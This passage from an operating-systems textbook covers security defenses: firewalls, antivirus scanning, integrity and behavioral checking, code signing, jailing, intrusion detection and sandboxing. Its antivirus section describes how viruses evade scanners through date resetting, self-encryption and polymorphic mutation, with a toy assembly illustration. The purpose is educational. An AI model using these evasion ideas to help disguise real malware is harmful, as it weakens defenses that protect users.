In addition to an unparalleled public relations disaster, Sony faced legal jeopardy, too. The state of Texas sued Sony for violating its antispyware law as well as for violating its deceptive trade practices law (because the rootkit was installed even if the license was declined). Class-action suits were later filed in 39 states. In December 2006, these suits were settled when Sony agreed to pay $4.25 million, to stop including the rootkit on future CDs, and to give each victim the right to download three albums from a limited music catalog. On January 2007, Sony admitted that its software also secretly monitored users' listening habits and reported them back to Sony, in violation of U.S. law. In a settlement with the FTC, Sony agreed to pay people whose computers were damaged by its software $150.

The Sony rootkit story has been provided for the benefit of any readers who might have been thinking that rootkits are an academic curiosity with no real-world implications. An Internet search for "Sony rootkit" will turn up a wealth of additional information.

9.10 DEFENSES

With problems lurking everywhere, is there any hope of making systems secure? Actually, there is, and in the following sections we will look at some of the ways systems can be designed and implemented to increase their security. One of the most important concepts is **defense in depth**. Basically, the idea here is that you should have multiple layers of security so that if one of them is breached, there are still others to overcome. Think about a house with a high, spiky, locked iron fence around it, motion detectors in the yard, two industrial-strength locks on the front door, and a computerized burglar alarm system inside. While each technique is valuable by itself, to rob the house the burglar would have to defeat all of them.

Properly secured computer systems are like this house, with multiple layers of security. We will now look at some of the layers. The defenses are not really hierarchical, but we will start roughly with the more general outer ones and work our way to more specific ones.

9.10.1 Firewalls

The ability to connect any computer, anywhere, to any other computer, anywhere, is a mixed blessing. While there is a lot of valuable material on the Web, being connected to the Internet exposes a computer to two kinds of dangers: incoming and outgoing. Incoming dangers include crackers trying to enter the computer as well as viruses, spyware, and other malware. Outgoing dangers include confidential information such as credit card numbers, passwords, tax returns, and all kinds of corporate information getting out.

Consequently, mechanisms are needed to keep "good" bits in and "bad" bits out. One approach is to use a **firewall**, which is just a modern adaptation of that old medieval security standby: digging a deep moat around your castle. This design forced everyone entering or leaving the castle to pass over a single drawbridge, where they could be inspected by the I/O police. With networks, the same trick is possible: a company can have many LANs connected in arbitrary ways, but all traffic to or from the company is forced through an electronic drawbridge, the firewall.

Firewalls come in two basic varieties: hardware and software. Companies with LANs to protect usually opt for hardware firewalls; individuals at home frequently choose software firewalls. Let us look at hardware firewalls first. A generic hardware firewall is illustrated in Fig. 9-32. Here the connection (cable or optical fiber) from the network provider is plugged into the firewall, which is connected to the LAN. No packets can enter or exit the LAN without being approved by the firewall. In practice, firewalls are often combined with routers, network address translation boxes, intrusion detection systems, and other things, but our focus here will be on the firewall functionality.




Figure 9-32. A simplified view of a hardware firewall protecting a LAN with three computers.

Firewalls are configured with rules describing what is allowed in and what is allowed out. The owner of the firewall can change the rules, commonly via a Web

interface (most firewalls have a mini-Web server built in to allow this). In the simplest kind of firewall, the **stateless firewall**, the header of each packet passing through is inspected and a decision is made to pass or discard the packet based solely on the information in the header and the firewall's rules. The information in the packet header includes the source and destination IP addresses, source and destination ports, type of service and protocol. Other fields are available, but rarely occur in the rules.

In the example of Fig. 9-32 we see three servers, each with a unique IP address of the form 207.68.160.x, where *x* is 190, 191, and 192, respectively. These are the addresses to which packets must be sent to get to these servers. Incoming packets also contain a 16-bit **port number**, which specifies which process on the machine gets the packet (a process can listen on a port for incoming traffic). Some ports have standard services associated with them. In particular, port 80 is used for the Web, port 25 is used for email, and port 21 is used for FTP (file transfer) service, but most of the others are available for user-defined services. Under these conditions, the firewall might be configured as follows:

IP address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

These rules allow packets to go to machine 207.68.160.190, but only if they are addressed to port 80; all other ports on this machine are disallowed and packets sent to them will be silently discarded by the firewall. Similarly, packets can go to the other two servers if addressed to ports 25 and 21, respectively. All other traffic is discarded. This ruleset makes it hard for an attacker to get any access to the LAN except for the three public services being offered.

Despite the firewall, it is still possible to attack the LAN. For example, if the Web server is *apache* and the cracker has discovered a bug in *apache* that can be exploited, he might be able to send a very long URL to 207.68.160.190 on port 80 and force a buffer overflow, thus taking over one of the machines inside the firewall, which could then be used to launch an attack on other machines on the LAN.

Another potential attack is to write and publish a multiplayer game and get it widely accepted. The game software needs some port to connect to other players, so the game designer may select one, say, 9876, and tell the players to change their firewall settings to allow incoming and outgoing traffic on this port. People who have opened this port are now subject to attacks on it, which may be easy especially if the game contains a Trojan horse that accepts certain commands from afar and just runs them blindly. But even if the game is legitimate, it might contain potenially exploitable bugs. The more ports are open, the greater the chance of an attack succeeding. Every hole increases the odds of an attack getting through.

In addition to stateless firewalls, there are also **stateful firewalls**, which keep track of connections and what state they are in. These firewalls are better at defeating certain kinds of attacks, especially those relating to establishing connections. Yet other kinds of firewalls implement an **IDS** (**Intrusion Detection System**), in which the firewall inspects not only the packet headers, but also the packet contents, looking for suspicious material.

Software firewalls, sometimes called **personal firewalls**, do the same thing as hardware firewalls, but in software. They are filters that attach to the network code inside the operating system kernel and filter packets the same way the hardware firewall does.

9.10.2 Antivirus and Anti-Antivirus Techniques

Firewalls try to keep intruders out of the computer, but they can fail in various ways, as described above. In that case, the next line of defense comprises the antimalware programs, often called **antivirus programs**, although many of them also combat worms and spyware. Viruses try to hide and users try to find them, which leads to a cat-and-mouse game. In this respect, viruses are like rootkits, except that most virus writers emphasize rapid spread of the virus rather than playing hide-and-seek down in the weeds as rootkits do. Let us now look at some of the techniques used by antivirus software and also how Virgil the virus writer responds to them.

Virus Scanners

Clearly, the average garden-variety user is not going to find many viruses that do their best to hide, so a market has developed for antivirus software. Below we will discuss how this software works. Antivirus software companies have laboratories in which dedicated scientists work long hours tracking down and understanding new viruses. The first step is to have the virus infect a program that does nothing, often called a **goat file**, to get a copy of the virus in its purest form. The next step is to make an exact listing of the virus' code and enter it into the database of known viruses. Companies compete on the size of their databases. Inventing new viruses just to pump up your database is not considered sporting.

Once an antivirus program is installed on a customer's machine, the first thing it does is scan every executable file on the disk looking for any of the viruses in the database of known viruses. Most antivirus companies have a Website from which customers can download the descriptions of newly discovered viruses into their databases. If the user has 10,000 files and the database has 10,000 viruses, some clever programming is needed to make it go fast, of course.

Since minor variants of known viruses pop up all the time, a fuzzy search is needed, to ensure that a 3-byte change to a virus does not let it escape detection. However, fuzzy searches are not only slower than exact searches, but they may turn

up false alarms (false positives), that is, warnings about legitimate files that just happen to contain some code vaguely similar to a virus reported in Pakistan 7 years ago. What is the user supposed to do with the message:

```
WARNING! File xyz.exe may contain the lahore-9x virus. Delete?
```

The more viruses in the database and the broader the criteria for declaring a hit, the more false alarms there will be. If there are too many, the user will give up in disgust. But if the virus scanner insists on a very close match, it may miss some modified viruses. Getting it right is a delicate heuristic balance. Ideally, the lab should try to identify some core code in the virus that is not likely to change and use this as the virus signature to scan for.

Just because the disk was declared virus free last week does not mean that it still is, so the virus scanner has to be run frequently. Because scanning is slow, it is more efficient to check only those files that have been changed since the date of the last scan. The trouble is, a clever virus will reset the date of an infected file to its original date to avoid detection. The antivirus program's response to that is to check the date the enclosing directory was last changed. The virus' response to that is to reset the directory's date as well. This is the start of the cat-and-mouse game alluded to above.

Another way for the antivirus program to detect file infection is to record and store on the disk the lengths of all files. If a file has grown since the last check, it might be infected, as shown in Fig. 9-33(a–b). However, a really clever virus can avoid detection by compressing the program and padding out the file to its original length to try to blend in. To make this scheme work, the virus must contain both compression and decompression procedures, as shown in Fig. 9-33(c). Another way for the virus to try to escape detection is to make sure its representation on the disk does not look like its representation in the antivirus software's database. One way to achieve this goal is to encrypt itself with a different key for each file infected. Before making a new copy, the virus generates a random 32-bit encryption key, for example by XORing the current time of day with the contents of, for example, memory words 72,008 and 319,992. It then XORs its code with this key, word by word, to produce the encrypted virus stored in the infected file, as illustrated in Fig. 9-33(d). The key is stored in the file. For secrecy purposes, putting the key in the file is not ideal, but the goal here is to foil the virus scanner, not prevent the dedicated scientists at the antivirus lab from reverse engineering the code. Of course, to run, the virus has to first decrypt itself, so it needs a decrypting function in the file as well.

This scheme is still not perfect because the compression, decompression, encryption, and decryption procedures are the same in all copies, so the antivirus program can just use them as the virus signature to scan for. Hiding the compression, decompression, and encryption procedures is easy: they are just encrypted along with the rest of the virus, as shown in Fig. 9-33(e). The decryption code cannot be encrypted, however. It has to actually execute on the hardware to decrypt the rest




Figure 9-33. (a) A program. (b) An infected program. (c) A compressed infected program. (d) An encrypted virus. (e) A compressed virus with encrypted compression code.

of the virus, so it must be present in plaintext. Antivirus programs know this, so they hunt for the decryption procedure.

However, Virgil enjoys having the last word, so he proceeds as follows. Suppose that the decryption procedure needs to perform the calculation

```
X = (A + B + C – 4)
```

The straightforward assembly code for this calculation for a generic two-address computer is shown in Fig. 9-34(a). The first address is the source; the second is the destination, so `MOV A,R1` moves the variable *A* to the register `R1`. The code in Fig. 9-34(b) does the same thing, only less efficiently due to the `NOP` (no operation) instructions interspersed with the real code.

But we are not done yet. It is also possible to disguise the decryption code. There are many ways to represent `NOP`. For example, adding 0 to a register, ORing it with itself, shifting it left 0 bits, and jumping to the next instruction all do nothing. Thus the program of Fig. 9-34(c) is functionally the same as the one of Fig. 9-34(a). When copying itself, the virus could use Fig. 9-34(c) instead of Fig. 9-34(a) and still work later when executed. A virus that mutates on each copy is called a **polymorphic virus**.

Now suppose that `R5` is not needed for anything during the execution of this piece of the code. Then Fig. 9-34(d) is also equivalent to Fig. 9-34(a). Finally, in many cases it is possible to swap instructions without changing what the program does, so we end up with Fig. 9-34(e) as another code fragment that is logically equivalent to Fig. 9-34(a). A piece of code that can mutate a sequence of machine

```
MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1
ADD B,R1        NOP             ADD #0,R1       OR R1,R1        TST R1
ADD C,R1        ADD B,R1        ADD B,R1        ADD B,R1        ADD C,R1
SUB #4,R1       NOP             OR R1,R1        MOV R1,R5       MOV R1,R5
MOV R1,X        ADD C,R1        ADD C,R1        ADD C,R1        ADD B,R1
                NOP             SHL #0,R1       SHL R1,0        CMP R2,R5
                SUB #4,R1       SUB #4,R1       SUB #4,R1       SUB #4,R1
                NOP             JMP .+1         ADD R5,R5       JMP .+1
                MOV R1,X        MOV R1,X        MOV R1,X        MOV R1,X
                                                MOV R5,Y        MOV R5,Y
   (a)             (b)             (c)             (d)             (e)
```

Figure 9-34. Examples of a polymorphic virus.

instructions without changing its functionality is called a **mutation engine**, and sophisticated viruses contain them to mutate the decryptor from copy to copy. Mutations can consist of inserting useless but harmless code, permuting instructions, swapping registers, and replacing an instruction with an equivalent one. The mutation engine itself can be hidden by encrypting it along with the payload.

Asking the poor antivirus software to understand that Fig. 9-34(a) through Fig. 9-34(e) are all functionally equivalent is asking a lot, especially if the mutation engine has many tricks up its sleeve. The antivirus software can analyze the code to see what it does, and it can even try to simulate the operation of the code, but remember it may have thousands of viruses and thousands of files to analyze, so it does not have much time per test or it will run horribly slowly.

As an aside, the store into the variable *Y* was thrown in just to make it harder to detect the fact that the code related to R5 is dead code, that is, does not do anything. If other code fragments read and write *Y*, the code will look perfectly legitimate. A well-written mutation engine that generates good polymorphic code can give antivirus software writers nightmares. The only bright side is that such an engine is hard to write, so Virgil's friends all use his code, which means there are not so many different ones in circulation—yet.

So far we have talked about just trying to recognize viruses in infected executable files. In addition, the antivirus scanner has to check the MBR, boot sectors, bad-sector list, flash memory, CMOS memory, and more, but what if there is a memory-resident virus currently running? That will not be detected. Worse yet, suppose the running virus is monitoring all system calls. It can easily detect that the antivirus program is reading the boot sector (to check for viruses). To thwart the antivirus program, the virus does not make the system call. Instead it just returns the true boot sector from its hiding place in the bad-block list. It also makes a mental note to reinfect all the files when the virus scanner is finished.

To prevent being spoofed by a virus, the antivirus program could make hard reads to the disk, bypassing the operating system. However, this requires having

built-in device drivers for SATA, USB, SCSI, and other common disks, making the antivirus program less portable and subject to failure on computers with unusual disks. Furthermore, since bypassing the operating system to read the boot sector is possible, but bypassing it to read all the executable files is not, there is also some danger that the virus can produce fraudulent data about executable files.

Integrity Checkers

A completely different approach to virus detection is **integrity checking**. An antivirus program that works this way first scans the hard disk for viruses. Once it is convinced that the disk is clean, it computes a checksum for each executable file. The checksum algorithm could be something as simple as treating all the words in the program text as 32- or 64-bit integers and adding them up, but it also can be a cryptographic hash that is nearly impossible to invert. It then writes the list of checksums for all the relevant files in a directory to a file, *checksum*, in that directory. The next time it runs, it recomputes all the checksums and sees if they match what is in the file *checksum*. An infected file will show up immediately.

The trouble is that Virgil is not going to take this lying down. He can write a virus that removes the checksum file. Worse yet, he can write a virus that computes the checksum of the infected file and replaces the old entry in the checksum file. To protect against this kind of behavior, the antivirus program can try to hide the checksum file, but that is not likely to work since Virgil can study the antivirus program carefully before writing the virus. A better idea is to sign it digitally to make tampering easy to detect. Ideally, the digital signature should involve use of a smart card with an externally stored key that programs cannot get at.

Behavioral Checkers

A third strategy used by antivirus software is **behavioral checking**. With this approach, the antivirus program lives in memory while the computer is running and catches all system calls itself. The idea is that it can then monitor all activity and try to catch anything that looks suspicious. For example, no normal program should attempt to overwrite the boot sector, so an attempt to do so is almost certainly due to a virus. Likewise, changing the flash memory is highly suspicious.

But there are also cases that are less clear cut. For example, overwriting an executable file is a peculiar thing to do—unless you are a compiler. If the antivirus software detects such a write and issues a warning, hopefully the user knows whether overwriting an executable makes sense in the context of the current work. Similarly, *Word* overwriting a *.docx* file with a new document full of macros is not necessarily the work of a virus. In Windows, programs can detach from their executable file and go memory resident using a special system call. Again, this might be legitimate, but a warning might still be useful.

Viruses do not have to passively lie around waiting for an antivirus program to kill them, like cattle being led off to slaughter. They can fight back. A particularly exciting battle can occur if a memory-resident virus and a memory-resident antivirus meet up on the same computer. Years ago there was a game called *Core Wars* in which two programmers faced off by each dropping a program into an empty address space. The programs took turns probing memory, with the object of the game being to locate and wipe out your opponent before he wiped you out. The virus-antivirus confrontation looks a little like that, only the battlefield is the machine of some poor user who does not really want it to happen there. Worse yet, the virus has an advantage because its writer can find out a lot about the antivirus program by just buying a copy of it. Of course, once the virus is out there, the antivirus team can modify their program, forcing Virgil to go buy a new copy.

Virus Avoidance

Every good story needs a moral. The moral of this one is

Better safe than sorry.

Avoiding viruses in the first place is a lot easier than trying to track them down once they have infected a computer. Below are a few guidelines for individual users, but also some things that the industry as a whole can do to reduce the problem considerably.

What can users do to avoid a virus infection? First, choose an operating system that offers a high degree of security, with a strong kernel-user mode boundary and separate login passwords for each user and the system administrator. Under these conditions, a virus that somehow sneaks in cannot infect the system binaries. Also, make sure to install manufacturer security patches promptly.

Second, install only shrink-wrapped or downloaded software bought from a reliable manufacturer. Even this is no guarantee since there have been cases where disgruntled employees have slipped viruses onto a commercial software product, but it helps a lot. Downloading software from amateur Websites and bulletin boards offering too-good-to-be-true deals is risky behavior.

Third, buy a good antivirus software package and use it as directed. Be sure to get regular updates from the manufacturer's Website.

Fourth, do not click on URLs in messages, or attachments to email and tell people not to send them to you. Email sent as plain ASCII text is always safe but attachments can start viruses when opened.

Fifth, make frequent backups of key files onto an external medium such as USB drives or DVDs. Keep several generations of each file on a series of backup media. That way, if you discover a virus, you may have a chance to restore files as they were before they were infected. Restoring yesterday's infected file does not help, but restoring last week's version might.

Finally, sixth, resist the temptation to download and run glitzy new free software from an unknown source. Maybe there is a reason it is free—the maker wants your computer to join his zombie army. If you have virtual machine software, running unknown software inside a virtual machine is safe, though.

The industry should also take the virus threat seriously and change some dangerous practices. First, make simple operating systems. The more bells and whistles there are, the more security holes there are. That is a fact of life.

Second, forget active content. Turn off Javascript. From a security point of view, it is a disaster. Viewing a document someone sends you should not require your running their program. JPEG files, for example, do not contain programs, and thus cannot contain viruses. All documents should work like that.

Third, there should be a way to selectively write protect specified disk cylinders to prevent viruses from infecting the programs on them. This protection could be implemented by having a bitmap inside the controller listing the write-protected cylinders. The map should only be alterable when the user has flipped a mechanical toggle switch on the computer's front panel.

Fourth, keeping the BIOS in flash memory is a nice idea, but it should only be modifiable when an external toggle switch has been flipped, something that will happen only when the user is consciously installing a BIOS update. Of course, none of this will be taken seriously until a really big virus hits. For example, one that hits the financial world and resets all bank accounts to 0. Of course, by then it will be too late.

9.10.3 Code Signing

A completely different approach to keeping out malware (remember: defense in depth) is to run only unmodified software from reliable software vendors. One issue that comes up fairly quickly is how the user can know the software came from the vendor it is said to have come from and how the user can know it has not been modified since leaving the factory. This issue is especially important when downloading software from online stores of unknown reputation or when downloading activeX controls from Websites. If the activeX control came from a well-known software company, it is unlikely to contain a Trojan horse, for example, but how can the user be sure?

One way that is in widespread use is the digital signature, as described in Sec. 9.5.4. If the user runs only programs, plugins, drivers, activeX controls, and other kinds of software that were written and signed by trusted sources, the chances of getting into trouble are much less. The consequence of doing this, however, is that the new free, nifty, splashy game from Snarky Software is probably too good to be true and will not pass the signature test since you do not know who is behind it.

Code signing is based on public-key cryptography. A software vendor generates a (public key, private key) pair, making the former key public and zealously

guarding the latter. In order to sign a piece of software, the vendor first computes a hash function of the code to get a 160-bit or 256-bit number, depending on whether SHA-1 or SHA-256 is used. It then signs the hash value by encrypting it with its private key (actually, decrypting it using the notation of Fig. 9-15). This signature accompanies the software wherever it goes.

When the user gets the software, the hash function is applied to it and the result saved. It then decrypts the accompanying signature using the vendor's public key and compares what the vendor claims the hash function is with what it just computed itself. If they agree, the code is accepted as genuine. Otherwise it is rejected as a forgery. The mathematics involved makes it exceedingly difficult for anyone to tamper with the software in such a way that its hash function will match the hash function obtained by decrypting the genuine signature. It is equally difficult to generate a new false signature that matches without having the private key. The process of signing and verifying is illustrated in Fig. 9-35.




Figure 9-35. How code signing works.

Web pages can contain code, such as activeX controls, but also code in various scripting languages. Often these are signed, in which case the browser automatically examines the signature. Of course, to verify it, the browser needs the software vendor's public key, which normally accompanies the code along with a certificate signed by some CA vouching for the authenticity of the public key. If the browser has the CA's public key already stored, it can verify the certificate on its own. If the certificate is signed by a CA unknown to the browser, it will pop up a dialog box asking whether to accept the certificate or not.

9.10.4 Jailing

An old Russian saying is: "Trust but Verify." Clearly, the old Russian who said this for the first time had software in mind. Even though a piece of software has been signed, a good attitude is to verify that it is behaving correctly nonetheless as

the signature merely proves where it came from, not what it does. A technique for doing this is called **jailing** and illustrated in Fig. 9-36.




Figure 9-36. The operation of a jail.

The newly acquired program is run as a process labeled ‘‘prisoner’’ in the figure. The ‘‘jailer’’ is a trusted (system) process that monitors the behavior of the prisoner. When a jailed process makes a system call, instead of the system call being executed, control is transferred to the jailer (via a kernel trap) and the system call number and parameters passed to it. The jailer then makes a decision about whether the system call should be allowed. If the jailed process tries to open a network connection to a remote host unknown to the jailer, for example, the call can be refused and the prisoner killed. If the system call is acceptable, the jailer so informs the kernel, which then carries it out. In this way, erroneous behavior can be caught before it causes trouble.

Various implementations of jailing exist. One that works on almost any UNIX system, without modifying the kernel, is described by Van ’t Noordende et al. (2007). In a nutshell, the scheme uses the normal UNIX debugging facilities, with the jailer being the debugger and the prisoner being the debuggee. Under these circumstances, the debugger can instruct the kernel to encapsulate the debuggee and pass all of its system calls to it for inspection.

9.10.5 Model-Based Intrusion Detection


Yet another approach to defending a machine is to install an **IDS** (**Intrusion Detection System**). There are two basic kinds of IDSes, one focused on inspecting incoming network packets and one focused on looking for anomalies on the CPU. We briefly mentioned the network IDS in the context of firewalls earlier; now we will say a few words about a host-based IDS. Space limitations prevent us from surveying the many kinds of host-based IDSes. Instead, we will briefly sketch one type to give an idea of how they work. This one is called **static model-based intrusion detection** (Hua et al., 2009). It can be implemented using the jailing technique discussed above, among other ways.

In Fig. 9-37(a) we see a small program that opens a file called *data* and reads it one character at a time until it hits a zero byte, at which time it prints the number of nonzero bytes at the start of the file and exits. In Fig. 9-37(b) we see a graph of the system calls made by this program (where *print* calls write).

```
int main(int argc *char argv[])
{
  int fd, n = 0;
  char buf[1];

  fd = open("data", 0);
  if (fd < 0) {
      printf("Bad data file\n");
      exit(1);
  } else {
      while (1) {
          read(fd, buf, 1);
          if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
        }
        n = n + 1;
      }
  }
}
```

(a)



(b)

Figure 9-37. (a) A program. (b) System-call graph for (a).

What does this graph tell us? For one thing, the first system call the program makes, under all conditions, is always open. The next one is either read or write, depending on which branch of the if statement is taken. If the second call is write, it means the file could not be opened and the next call must be exit. If the second call is read, there may be an arbitrarily large number of additional calls to read and eventually calls to close, write, and exit. In the absence of an intruder, no other sequences are possible. If the program is jailed, the jailer will see all the system calls and can easily verify that the sequence is valid.

Now suppose someone finds a bug in this program and manages to trigger a buffer overflow and inserts and executes hostile code. When the hostile code runs, it will most likely execute a different sequence of system calls. For example, it might try to open some file it wants to copy or it might open a network connection to phone home. On the very first system call that does not fit the pattern, the jailer knows definitively that there has been an attack and can take action, such as killing the process and alerting the system administrator. In this manner, intrusion detection systems can detect attacks while they are going on. Static analysis of system calls is just one of the many ways an IDS can work.

When this kind of static model-based intrusion detection is used, the jailer has to know the model (i.e., the system-call graph). The most straightforward way for it to learn it is to have the compiler generate it and have the author of the program sign it and attach its certificate. In this way, any attempt to modify the executable program in advance will be detected when it is run because the actual behavior will not agree with the signed expected behavior.

Unfortunately, it is possible for a clever attacker to launch what is called a **mimicry attack**, in which the inserted code makes the same system calls as the program is supposed to, so more sophisticated models are needed than just tracking system calls. Still, as part of defense in depth, an IDS can play a role.

A model-based IDS is not the only kind, by any means. Many IDSes make use of a concept called a **honeypot**, a trap set to attract and catch crackers and malware. Usually it is an isolated machine with few defenses and a seemingly interesting and valuable content, ripe for the picking. The people who set the honeypot carefully monitor any attacks on it to try to learn more about the nature of the attack. Some IDSes put their honeypots in virtual machines to prevent damage to the underlying actual system. So naturally, the malware tries to determine if it is running in a virtual machine, as discussed above.

9.10.6 Encapsulating Mobile Code

Viruses and worms are programs that get onto a computer without the owner's knowledge and against the owner's will. Sometimes, however, people more-or-less intentionally import and run foreign code on their machines. It usually happens like this. In the distant past (which, in the Internet world, means a few years ago), most Web pages were just static HTML files with a few associated images. Nowadays, increasingly many Web pages contain small programs called **applets**. When a Web page containing applets is downloaded, the applets are fetched and executed. For example, an applet might contain a form to be filled out, plus interactive help in filling it out. When the form is filled out, it could be sent somewhere over the Internet for processing. Tax forms, customized product order forms, and many other kinds of forms could benefit from this approach.

Another example in which programs are shipped from one machine to another for execution on the destination machine are **agents**. These are programs that are launched by a user to perform some task and then report back. For example, an agent could be asked to check out some travel Websites to find the cheapest flight from Amsterdam to San Francisco. Upon arriving at each site, the agent would run there, get the information it needs, then move on to the next Website. When it was all done, it could come back home and report what it had learned.

A third example of mobile code is a PostScript file that is to be printed on a PostScript printer. A PostScript file is actually a program in the PostScript programming language that is executed inside the printer. It normally tells the printer

to draw certain curves and then fill them in, but it can do anything else it wants to as well. Applets, agents, and PostScript files are just three examples of **mobile code**, but there are many others.

Given the long discussion about viruses and worms earlier, it should be clear that allowing foreign code to run on your machine is more than a wee bit risky. Nevertheless, some people do want to run these foreign programs, so the question arises: "Can mobile code be run safely''? The short answer is: ''Yes, but not easily." The fundamental problem is that when a process imports an applet or other mobile code into its address space and runs it, that code is running as part of a valid user process and has all the power the user has, including the ability to read, write, erase, or encrypt the user's disk files, email data to far-away countries, and much more.

Long ago, operating systems developed the process concept to build walls between users. The idea is that each process has its own protected address space and its own UID, allowing it to touch files and other resources belonging to it, but not to other users. For providing protection against one part of the process (the applet) and the rest, the process concept does not help. Threads allow multiple threads of control within a process, but do nothing to protect one thread against another one.

In theory, running each applet as a separate process helps a little, but is often infeasible. For example, a Web page may contain two or more applets that interact with each other and with the data on the Web page. The Web browser may also need to interact with the applets, starting and stopping them, feeding them data, and so on. If each applet is put in its own process, the whole thing will not work. Furthermore, putting an applet in its own address space does not make it any harder for the applet to steal or damage data. If anything, it is easier since nobody is watching in there.

Various new methods of dealing with applets (and mobile code in general) have been proposed and implemented. Below we will look at two of these methods: sandboxing and interpretation. In addition, code signing can also be used to verify the source of the applet. Each one has its own strengths and weaknesses.

Sandboxing

The first method, called **sandboxing**, confines each applet to a limited range of virtual addresses enforced at run time (Wahbe et al., 1993). It works by dividing the virtual address space up into equal-size regions, which we will call sandboxes. Each sandbox must have the property that all of its addresses share some string of high-order bits. For a 32-bit address space, we could divide it up into 256 sandboxes on 16-MB boundaries so that all addresses within a sandbox have a common upper 8 bits. Equally well, we could have 512 sandboxes on 8-MB boundaries, with each sandbox having a 9-bit address prefix. The sandbox size should be chosen to be large enough to hold the largest applet without wasting too much virtual address space. Physical memory is not an issue if demand paging is present, as it

usually is. Each applet is given two sandboxes, one for the code and one for the data, as illustrated in Fig. 9-38(a) for the case of 16 sandboxes of 16 MB each.




Figure 9-38. (a) Memory divided into 16-MB sandboxes. (b) One way of checking an instruction for validity.

The basic idea behind a sandbox is to guarantee that an applet cannot jump to code outside its code sandbox or reference data outside its data sandbox. The reason for having two sandboxes is to prevent an applet from modifying its code during execution to get around these restrictions. By preventing all stores into the code sandbox, we eliminate the danger of self-modifying code. As long as an applet is confined this way, it cannot damage the browser or other applets, plant viruses in memory, or otherwise do any damage to memory.

As soon as an applet is loaded, it is relocated to begin at the start of its sandbox. Then checks are made to see if code and data references are confined to the appropriate sandbox. In the discussion below, we will just look at code references (i.e., JMP and CALL instructions), but the same story holds for data references as well. Static JMP instructions that use direct addressing are easy to check: does the target address land within the boundaries of the code sandbox? Similarly, relative JMPs are also easy to check. If the applet has code that tries to leave the code sandbox, it is rejected and not executed. Similarly, attempts to touch data outside the data sandbox cause the applet to be rejected.

The hard part is dynamic JMP instructions. Most machines have an instruction in which the address to jump to is computed at run time, put in a register, and then jumped to indirectly, for example by JMP (R1) to jump to the address held in register 1. The validity of such instructions must be checked at run time. This is done by inserting code directly before the indirect jump to test the target address. An

example of such a test is shown in Fig. 9-38(b). Remember that all valid addresses have the same upper k bits, so this prefix can be stored in a scratch register, say S2. Such a register cannot be used by the applet itself, which may require rewriting it to avoid this register.

